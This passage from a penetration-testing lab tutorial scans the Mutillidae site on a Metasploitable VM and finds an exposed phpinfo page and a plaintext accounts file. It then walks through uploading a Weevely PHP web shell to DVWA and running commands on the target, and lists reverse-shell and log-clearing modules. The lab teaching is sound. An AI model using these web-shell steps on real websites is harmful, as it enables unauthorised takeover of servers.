---- Scanning URL: http://10.0.2.5/mutillidae/ ----
==> DIRECTORY: http://10.0.2.5/mutillidae/classes/
+ http://10.0.2.5/mutillidae/credits (CODE:200|SIZE:509)
==> DIRECTORY: http://10.0.2.5/mutillidae/documentation/
+ http://10.0.2.5/mutillidae/favicon.ico (CODE:200|SIZE:1150)
+ http://10.0.2.5/mutillidae/footer (CODE:200|SIZE:450)
+ http://10.0.2.5/mutillidae/header (CODE:200|SIZE:19879)
+ http://10.0.2.5/mutillidae/home (CODE:200|SIZE:2930)
==> DIRECTORY: http://10.0.2.5/mutillidae/images/
+ http://10.0.2.5/mutillidae/inc (CODE:200|SIZE:386260)
==> DIRECTORY: http://10.0.2.5/mutillidae/includes/
+ http://10.0.2.5/mutillidae/index (CODE:200|SIZE:24237)
+ http://10.0.2.5/mutillidae/index.php (CODE:200|SIZE:24237)
+ http://10.0.2.5/mutillidae/installation (CODE:200|SIZE:8138)
==> DIRECTORY: http://10.0.2.5/mutillidae/javascript/
+ http://10.0.2.5/mutillidae/login (CODE:200|SIZE:4102)
+ http://10.0.2.5/mutillidae/notes (CODE:200|SIZE:1721)
+ http://10.0.2.5/mutillidae/page-not-found (CODE:200|SIZE:705)
==> DIRECTORY: http://10.0.2.5/mutillidae/passwords/
+ http://10.0.2.5/mutillidae/phpinfo (CODE:200|SIZE:48816)
+ http://10.0.2.5/mutillidae/phpinfo.php (CODE:200|SIZE:48828)
+ http://10.0.2.5/mutillidae/phpMyAdmin (CODE:200|SIZE:174)
+ http://10.0.2.5/mutillidae/register (CODE:200|SIZE:1823)
+ http://10.0.2.5/mutillidae/robots (CODE:200|SIZE:160)
+ http://10.0.2.5/mutillidae/robots.txt (CODE:200|SIZE:160)
==> DIRECTORY: http://10.0.2.5/mutillidae/styles/

---- Entering directory: http://10.0.2.5/mutillidae/classes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)
```


Analyzing the files discovered:

The files discovered are pages that we can access them through web browser because they are listed under the www directory and they may provide a valuable information, these files can be accessed from the web browser following the link as is shown in the screenshot below

- For example we can access : <http://10.0.2.5/mutillidae/bhbinfo>

| PHP Version 5.2.4-2ubuntu5.10 | |
|--|---|
| System | Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 |
| Build Date | Jan 6 2010 21:50:12 |
| Server API | CGI/FastCGI |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /etc/php5/cgi |
| Loaded Configuration File | /etc/php5/cgi/php.ini |
| Scan this dir for additional .ini files | /etc/php5/cgi/conf.d |
| additional .ini files parsed | /etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini |
| PHP API | 20041225 |
| PHP Extension | 20060613 |
| Zend Extension | 220060519 |
| Debug Build | no |
| Thread Safety | disabled |
| Zend Memory Manager | enabled |
| IPv6 Support | enabled |
| Registered PHP Streams | zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps |
| Registered Stream Socket Transports | tcp, udp, unix, udg, ssl, sslv3, sslv2, tls |
| Registered Stream Filters | string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.* |

- This file shows the PHP design information
- Another example if we check the robots file



```

+ http://10.0.2.5/mutillidae/robots (CODE:200|SIZE:160)
+ http://10.0.2.5/mutillidae/robots.txt (CODE:200|SIZE:160)

⚠ Restore Session × 10.0.2.5/mutillidae/robots × +
← → ⌂ ⌂ 10.0.2.5/mutillidae/robots

User-agent: *
Disallow: ./passwords/
Disallow: ./config.inc
Disallow: ./classes/
Disallow: ./javascript/
Disallow: ./owasp-esapi-php/
Disallow: ./documentation/

```

- The robots.txt file inform google and other search engine not to list the files that it in the list above.
- If we check the passwords file in the web browser:




Index of /mutillidae/passwords

| <u>Name</u> | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|----------------------------------|----------------------|-------------|--------------------|
| Parent Directory | | - | |
| accounts.txt | 11-Apr-2011 20:14 | 176 | |

Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.0.2.5 Port 80

- If we click on the accounts.txt file, we will get the following:



```

⚠ Restore Session × 10.0.2.5/mutillidae/passwords × +
← → ⌂ ⌂ 10.0.2.5/mutillidae/passwords/accounts.txt

'admin', 'adminpass', 'Monkey!!!'
'adrian', 'somepassword', 'Zombie Films Rock!!!'
'john', 'monkey', 'I like the smell of confunk'
'ed', 'pentest', 'Commandline KungFu anyone?'

```

12.6. File uploads, code execution and file exclusion

There are some website allow users to upload files to the website such as

advertisement websites that allow users to upload images If the website is not secure that may allow users to upload other types of files to the website that compromise the website and allow adversaries to take control of the website. In the following exercise we are going to control vulnerable website by uploading PHP file that will give u a php shell and allow us to control the website

Exercise 48: File Upload


In this exercise we are going to use the Metasploitable Virtual machine website, to see how we can use file upload vulnerability on the website to upload PHP code that will give us full control of the website Server.

1. From Kali open web browser and enter the Metasploitable IP address then click on DVWA and Login.
2. Login used:

Admin / password



3. Setup DVWA security to low:



Damn Vulnerable Web A x +

10.0.2.5/dvwa/security.php

DVWA

DVWA Security 🔒

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

high

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]


[[Simulate attack](#)] - [[View IDS log](#)]

Logout

Username: Admin
Security Level: high
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

4. Click on upload




The screenshot shows the DVWA (Damn Vulnerable Web Application) File Upload page. The URL in the browser is 10.0.2.5/dvwa/vulnerabilities/upload/. The DVWA logo is at the top. On the left is a sidebar with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), **Upload** (highlighted in green), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a heading 'Vulnerability: File Upload' and a form for uploading an image. The form includes a 'Choose an image to upload:' label, a 'Browse...' button, a message 'No file selected.', and an 'Upload' button. Below the form is a 'More info' section with three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>. At the bottom left, it says 'Username: Admin', 'Security Level: high', and 'PHPIDS: disabled'. At the bottom right are 'View Source' and 'View Help' buttons.

5. The web site allow us to upload files using the upload button (in real life scenarios websites such as classified websites allow you to upload images and other files)
6. The website is expecting us to upload an image, first we will upload an image as the site expecting, then will upload a PHP file.
7. Uploading image file to the website: Browse to the Image and select it then click upload



The screenshot shows a web browser window for the DVWA (Damn Vulnerable Web Application) File Upload module. The URL in the address bar is 10.0.2.5/dvwa/vulnerabilities/upload/#. The DVWA logo is at the top. The main content area is titled "Vulnerability: File Upload". On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (which is highlighted in green), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the sidebar, the user information is shown: Username: Admin, Security Level: high, PHPIDS: disabled. In the main content area, there is a form to choose an image to upload, with a "Browse..." button and a message "No file selected.". Below the form is an "Upload" button. A success message ".../..../hackable/uploads/index.jpeg successfully uploaded!" is displayed in red. At the bottom right of the main content area are "View Source" and "View Help" buttons.

8. As you can see the picture was uploaded to the link shown
.../..../hackable/uploads/index.jpg
9. To see the picture uploaded, in Kali Browser, insert the picture link as shown in below screenshot



Uploading PHP file:

Weevely : Weevely is a stealth PHP web shell that simulate telnet-like connection. It is an essential tool for web application post exploitation and can be used as stealth backdoor or as a web shell to manage legit web accounts, even free hosted ones.


10. We are going to use Weevely tool to create a payload in a php file and upload it to the website
11. To create php shell file go to Kali terminal and type the following commands:

#weevely generate 12345 /root/shell.php

(12345 is a password that we protect our file so when it uploaded to the website only we can use it.

```
root@kali:~# weevely generate 12345 /root/shell.php
Generated '/root/shell.php' with password '12345' of 751 byte size.
root@kali:~# ls
bashtop          ikekYAXP.jpeg
bettercap.history javacode.js
boy.jpg          kage
Desktop          Music
dirb.out.txt     Pictures
Documents        Proxadd
Downloads        Public
handshak-01.csv  realtek-rtl88xxau-dkms_5.6.4.2~20200529-0kali1_all.deb
handshak-01.kismet.csv rtl8812au
hs-01.cap        samplelist
hs2-01.cap       shell.php
hs2-01.csv       Templates
```

12. The file is generated and stored in Kali under /root
13. Make sure DVWA website Security is set to low



The screenshot shows the DVWA Security interface. On the left is a vertical menu bar with the following items:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security** (highlighted in green)

The main content area has a header "DVWA Security" with a lock icon. Below it is a section titled "Script Security" with the sub-section "PHPIDS". The "Script Security" section contains the following text:

Security Level is currently **low**.
 You can set the security level to low, medium or high.
 The security level changes the vulnerability level of DVWA.

Below this is a dropdown menu set to "low" with a "Submit" button next to it.

The "PHPIDS" section contains the following text:

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
 You can enable PHPIDS across this site for the duration of your session.
 PHPIDS is currently **disabled**. [[enable PHPIDS](#)]
 [[Simulate attack](#)] - [[View IDS log](#)]

14. Go to the website and upload the shell.php file

15. Use Kali to connect to the file shell.php which we uploaded to the site

#weevely < web link to the file > password

16. From Weevely> we can run any Linux command in the target machine

```
root@kali: ~ 94x47
root@kali:~# weevely http://10.0.2.5/dvwa/hackable/uploads/shell.php 12345

[+] weevely 4.0.1

[+] Target: 10.0.2.5
[+] Session: /root/.weevely/sessions/10.0.2.5/shell_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> pwd
The remote script execution triggers an error 500, check script and payload integrity
/var/www/dvwa/hackable/uploads
www-data@10.0.2.5:/var/www/dvwa/hackable/uploads $ uname -a
The remote script execution triggers an error 500, check script and payload integrity
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
www-data@10.0.2.5:/var/www/dvwa/hackable/uploads $
```

17. To see what other options that Weevely can do just type help

```
www-data@10.0.2.5:/var/www/dvwa/hackable/uploads $ help
The remote script execution triggers an error 500, check script and payload integrity

:bruteforce_sql          Bruteforce SQL database.
:net_mail                 Send mail.
:net_curl                 Perform a curl-like HTTP request.
:net_phpproxy             Install PHP proxy on the target.
:net_scan                 TCP Port scan.
:net_ifconfig              Get network interfaces addresses.
:net_proxy                Run local proxy to pivot HTTP/HTTPS browsing through the target.
:audit_disablefunctionbypass Bypass disable_function restrictions with mod_cgi and .htaccess.
:audit_etcpasswd           Read /etc/passwd with different techniques.
:audit_suidsgid            Find files with SUID or SGID flags.
:audit_phpconf              Audit PHP configuration.
:audit_filesystem           Audit the file system for weak permissions.
:sql_dump                 Multi dbms mysqldump replacement.
:sql_console               Execute SQL query or run console.
:shell_sh                 Execute shell commands.
:shell_php                 Execute PHP commands.
:shell_su                  Execute commands with su.
:system_procs              List running processes.
:system_info                Collect system information.
:system_extensions          Collect PHP and webserver extension list.
:backdoor_reversetcp       Execute a reverse TCP shell.
:backdoor_tcp               Spawn a shell on a TCP port.
:file_edit                 Edit remote file on a local editor.
:file_gzip                 Compress or expand gzip files.
:file_upload               Upload file to remote filesystem.
:file_cp                   Copy single file.
:file_upload2web           Upload file automatically to a web folder and get corresponding URL.
:file_tar                 Compress or expand tar archives.
:file_zip                  Compress or expand zip files.
:file_clearlog              Remove string from a file.
:file_webdownload           Download an URL.
:file_rm                   Remove remote file.
:file_download              Download file from remote filesystem.
:file_bzip2                 Compress or expand bzip2 files.
:file_find                 Find files with given names and attributes.
:file_enum                 Check existence and permissions of a list of paths.
:file_touch                Change file timestamp.
:file_ls                   List directory content.
:file_grep                 Print lines matching a pattern in multiple files.
:file_check                Get attributes and permissions of a file.
:file_read                 Read remote file from the remote filesystem.
:file_cd                   Change current working directory.
:file_mount                Mount remote filesystem using HTTPfs.
```

Remote Code Execution:

Remote code execution is the ability to execute a code inside the website and run OS commands and interacting with the website host operating system. For example, if the website offers a service that allow the user to verify connectivity using ping command, that is mean the website allow end users to interact with the Website operating system. If the website does not sanitize the input and only pass “ping command” there is a high possibility the user can pass other commands to the OS that might lead to pulling sensitive information from the system.

